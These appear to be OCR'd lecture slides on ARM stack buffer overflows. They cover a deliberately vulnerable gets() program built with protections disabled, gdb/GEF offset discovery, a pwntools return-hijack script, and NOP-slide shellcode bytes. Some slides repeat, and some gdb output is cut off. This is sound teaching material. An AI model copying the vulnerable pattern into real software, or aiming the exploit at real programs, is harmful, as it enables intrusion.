0x4080047c +0x0004: 0x000105b8 → 0xe3a03000 → 0xe3a03000
0x40800480 +0x0008: 0x00000000 → 0x00000000
0x40800484 +0x000c: 0x00010668 → 0xeb00037c → 0xeb00037c ← $r11
0x40800488 +0x0010: 0x00000000 → 0x00000000
0x4080048c +0x0014: 0x000105ac → 0xe92d4800 → 0xe92d4800
0x40800490 +0x0018: 0x00000001 → 0x00000001
0x40800494 +0x001c: 0x408005e4 → 0x40800707 → 0x766f2f2e → 0x766f2f2e
0x10574 <hacked+28> pop {r11, pc}
0x10578 <hacked+32> strdeq r5, [r5], -r4
0x1057c <return_input+0> push {r11, lr}
→ 0x10580 <return_input+4> add r11, sp, #4
0x10584 <return_input+8> sub sp, sp, #32
0x10588 <return_input+12> sub r3, r11, #36 @ 0x24
0x1058c <return_input+16> mov r0, r3
0x10590 <return_input+20> bl 0x1147c <gets>
0x10594 <return_input+24> sub r3, r11, #36 @ 0x24
[#0] Id 1, stopped 0x10580 in return_input (), reason: SINGLE STEP
[#0] 0x10580 → return_input()
[#1] 0x105b8 → main()
(remote) gef➤ disas main
Dump of assembler code for function main:
0x000105ac <+0>: push {r11, lr}
0x000105b0 <+4>: add r11, sp, #4
0x000105b4 <+8>: bl 0x1057c <return_input>
0x000105b8 <+12>: mov r3, #0
0x000105bc <+16>: mov r0, r3
0x000105c0 <+20>: pop {r11, pc}
End of assembler dump.

The BL Instruction

- The BL (Branch with Link) instruction in ARM assembly language serves a different purpose than the simple B (Branch) instruction.
- The BL instruction performs a jump to a label, **but before doing so, it saves the address of the next instruction to the Link Register (LR).**

ARM	Description	x86
R0	General Purpose	EAX
R1-R5	General Purpose	EBX, ECX, EDX, ESI, EDI
R6-R10	General Purpose	–
R11 (FP)	Frame Pointer	EBP
R12	Intra Procedural Call	–
R13 (SP)	Stack Pointer	ESP
R14 (LR)	Link Register	–
R15 (PC)	<- Program Counter / Instruction Pointer ->	EIP
CPSR	Current Program State Register/Flags	EFLAGS

Overflow.c

```c
#include <stdio.h>
#include <string.h>

void hacked()
{
    puts("Hacked by Si Chen!!!!");
}

void return_input(void)
{
    char array[30];
    gets(array);
    printf("%s\n", array);
}

main()
{
    return_input();
    return 0;
}
```

Protection: DEP, Stack Protector

```
root@24b34b6ef53c:/workdir # arm-linux-gnueabi-gcc -o overflow overflow.c -z execstack -fno-stack-protector

overflow.c: In function ‘return_input’:
overflow.c:12:9: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-declaration]
   12 |         gets(array);
      |         ^~~~
      |         fgets
overflow.c: At top level:
overflow.c:16:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
   16 | main()
      | ^~~~
/usr/lib/gcc-cross/arm-linux-gnueabi/13/../../../../arm-linux-gnueabi/bin/ld: /tmp/cc38M6yQ.o: in function `return_input':
overflow.c:(.text+0x38): warning: the `gets' function is dangerous and should not be used.
```

-fno-stack-protector **Shutdown stack protector**
-z execstack **Shutdown DEP(Data Execution Prevention)**

Overflow.c


```c
#include <stdio.h>
#include <string.h>

void hacked()
{
    puts("Hacked by Si Chen!!!!");
}

void return_input(void)
{
    char array[30];
    gets(array);
    printf("%s\n", array);
}

main()
{
    return_input();
    return 0;
}
```

```
root@24b34b6ef53c:/workdir # qemu-arm -L /usr/arm-linux-gnueabi/ ./overflow

AAAAAAAAAAA
AAAAAAAAAAA
```

```
root@24b34b6ef53c:/workdir # qemu-arm -L /usr/arm-linux-gnueabi/ ./overflow

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[1]    99 segmentation fault (core dumped)  qemu-arm -L /usr/arm-linux-gnueabi/ ./overflow
```

Return Hijack

- The return address will be stored on stack when calling a new function. (LR)
- The local valuable will be store on the low address (At the Top of the stack)
- If the variable is an array, and if we store too many data, it will cover the return address which store on the high address (.



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.

Print ABCD

```
$ echo -e '\x41\x42\x43\x44'

$ printf '\x41\x42\x43\x44'

$ python -c 'print "\x41\x42\x43\x44"'

$ perl -e 'print "\x41\x42\x43\x44";'
```

Print 100A(s)

```
$ echo/printf (hold down alt; type 100) A

$ python -c 'print "A"*100'

$ perl -e 'print "A" x 100;'
```

BASH refresher

- Use command output as an argument

```
$ ./vulnerable `your_command_here`
$ ./vulnerable $(your_command_here)
```

- Use command as input

```
$ your_command_here | ./vulnerable
```

- Write command output to file

```
$ your_command_here > filename
```

- Use file as input

```
$ ./vulnerable < filename
```

gdb io

- Use command output as an argument

```
$ r $(your_command_here)
```

- Use command as input

```
$ r < <(your_command_here)
```

- Write command output to file

```
$ r > filename
```

- Use file as input

```
$ r < filename
```

gef-remote --qemu-user --qemu-binary /bin/debugme localhost 4444

Guessing Addresses

- Typically you need the source code so you can *estimate* the address of both the buffer and the return-address.

- An estimate is often good enough! (more on this in a bit).

From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.

From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.

Figure out the Length of Dummy Characters

- pattern -- Generate, search, or write a cyclic pattern to memory
- What it does is generate a **De Brujin Sequence** of a specified length.
- A De Brujin Sequence is a sequence that **has unique n-length subsequences at any of its points**. In our case, we are interested in unique 4 length subsequences since we will be dealing with 32 bit registers.
- This is especially useful for **finding offsets** at which data gets written into registers.

```
root@76dc2a8e00f3:/workdir # cyclic 200
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaa
root@76dc2a8e00f3:/workdir #
```

Figure out the Length of Dummy Characters

```
root@2d3b111767e6:/workdir # qemu-arm -g 1234 ./overflow < str100
```

```
root@2d3b111767e6:/workdir # gdb-multiarch ./overflow
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
88 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.11
Reading symbols from ./overflow...
(No debugging symbols found in ./overflow)
gef➤    gef-remote --qemu-user --qemu-binary ./overflow localhost 1234
```

```
roo[ Legend: Modified register | Code | Heap | Stack | String ]                verflow < str100
$r0  : 0x00000065  →  0x00000065
$r1  : 0x00000202  →  0x00000202
$r2  : 0x00000001  →  0x00000001
$r3  : 0x00000000  →  0x00000000
$r4  : 0x00000001  →  0x00000001
$r5  : 0x00000001  →  0x00000001
$r6  : 0x408005e4  →  0x40800707  →  0x766f2f2e  →  0x766f2f2e ("./ov"?)
$r7  : 0x0007d344  →  0x000104e0  →  0xe92d4010  →  0xe92d4010
$r8  : 0x00000000  →  0x00000000
$r9  : 0x408005ec  →  0x40800712  →  0x5f474458  →  0x5f474458 ("XDG_"?)
$r10 : 0x00000001  →  0x00000001
$r11 : 0x61616169  →  0x61616169 ("iaaa"?)
$r12 : 0x00000050  →  0x00000050
$sp  : 0x40800480  →  0x6161616b  →  0x6161616b ("kaaa"?)
$lr  : 0x0002a8c0  →  0xe3500000  →  0xe3500000
$pc  : 0x6161616a  →  0x6161616a ("jaaa"?)
$cpsr: [negative ZERO CARRY overflow interrupt fast thumb]

0x40800480|+0x0000: 0x6161616b  →  0x6161616b    ← $sp
0x40800484|+0x0004: 0x6161616c  →  0x6161616c
0x40800488|+0x0008: 0x6161616d  →  0x6161616d
0x4080048c|+0x000c: 0x6161616e  →  0x6161616e
0x40800490|+0x0010: 0x6161616f  →  0x6161616f
0x40800494|+0x0014: 0x61616170  →  0x61616170
0x40800498|+0x0018: 0x61616171  →  0x61616171
0x4080049c|+0x001c: 0x61616172  →  0x61616172

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x6161616a

[#0] Id 1, stopped 0x6161616a in ?? (), reason: SIGSEGV

(remote) gef➤
```

```
11767e6:/workdir # gdb-multiarch ./overflow
ebian 13.2-1) 13.2
(C) 2023 Free Software Foundation, Inc.
Lv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
ee software: you are free to change and redistribute it.
O WARRANTY, to the extent permitted by law.
 copying" and "show warranty" for details.
as configured as "x86_64-linux-gnu".
 configuration" for configuration details.
porting instructions, please see:
ww.gnu.org/software/gdb/bugs/>.
DB manual and other documentation resources online at:
//www.gnu.org/software/gdb/documentation/>.

type "help".
pos word" to search for commands related to "word"...
nux ready, type `gef' to start, `gef config' to configure
s loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.11
mbols from ./overflow...
ing symbols found in ./overflow)
f-remote --qemu-user --qemu-binary ./overflow localhost 1234
```

Figure out the Length of Dummy Characters

```
[ Legend: Modified register | Code | Heap | Stack | String ]

$r0  : 0x00000065  →  0x00000065
$r1  : 0x00000202  →  0x00000202
$r2  : 0x00000001  →  0x00000001
$r3  : 0x00000000  →  0x00000000
$r4  : 0x00000001  →  0x00000001
$r5  : 0x00000001  →  0x00000001
$r6  : 0x408005e4  →  0x40800707  →  0x766f2f2e  →  0x766f2f2e ("./ov"?)
$r7  : 0x0007d344  →  0x000104e0  →  0xe92d4010  →  0xe92d4010
$r8  : 0x00000000  →  0x00000000
$r9  : 0x408005ec  →  0x40800712  →  0x5f474458  →  0x5f474458 ("XDG_"?)
$r10 : 0x00000001  →  0x00000001
$r11 : 0x61616169  →  0x61616169 ("iaaa"?)
$r12 : 0x00000050  →  0x00000050
$sp  : 0x40800480  →  0x6161616b  →  0x6161616b ("kaaa"?)
$lr  : 0x0002a8c0  →  0xe3500000  →  0xe3500000
$pc  : 0x6161616a  →  0x6161616a ("jaaa"?)
$cpsr: [negative ZERO CARRY overflow interrupt fast thumb]

0x40800480 |+0x0000: 0x6161616b  →  0x6161616b    ← $sp
0x40800484 |+0x0004: 0x6161616c  →  0x6161616c
0x40800488 |+0x0008: 0x6161616d  →  0x6161616d
0x4080048c |+0x000c: 0x6161616e  →  0x6161616e
0x40800490 |+0x0010: 0x6161616f  →  0x6161616f
0x40800494 |+0x0014: 0x61616170  →  0x61616170
0x40800498 |+0x0018: 0x61616171  →  0x61616171
0x4080049c |+0x001c: 0x61616172  →  0x61616172

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x6161616a

[#0] Id 1, stopped 0x6161616a in ?? (), reason: SIGSEGV

(remote) gef>
```

```
(remote) gef>  pattern offset $pc
[+] Searching for '6a616161'/'6161616a' with period=4
[+] Found at offset 36 (little-endian search) likely
(remote) gef>
```


Pwntools

```
#!/usr/bin/python

from pwn import *

context(log_level='debug',arch='arm')

def main():
    # start a process
    p = process(['qemu-arm', './overflow'])

    # create payload
    ret_address = 0x00010558
    payload = b"A" * 36 + p32(ret_address)

    # send the payload to the binary
    p.send(payload)

    p.interactive()

if __name__ == "__main__":
    main()
```

Jump to Shellcode

- When the function is done it will jump to whatever address is on the stack.
- We **put some code in the buffer** and **set the return address to point to it**!

NOP slide




NOP


No Operation

Opcode	Mnemonic	Description
90	NOP	No operation.


NOP slide


\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
EBP-0x10
\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x05\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x68\x65\x6c\x6c\x6f
EBP-0x0c
EBP-0x08
EBP-0x04
EBP
EBP+0x04
New Return Address
EBP+0x08
ARG1
EBP+0x0c
ARG2

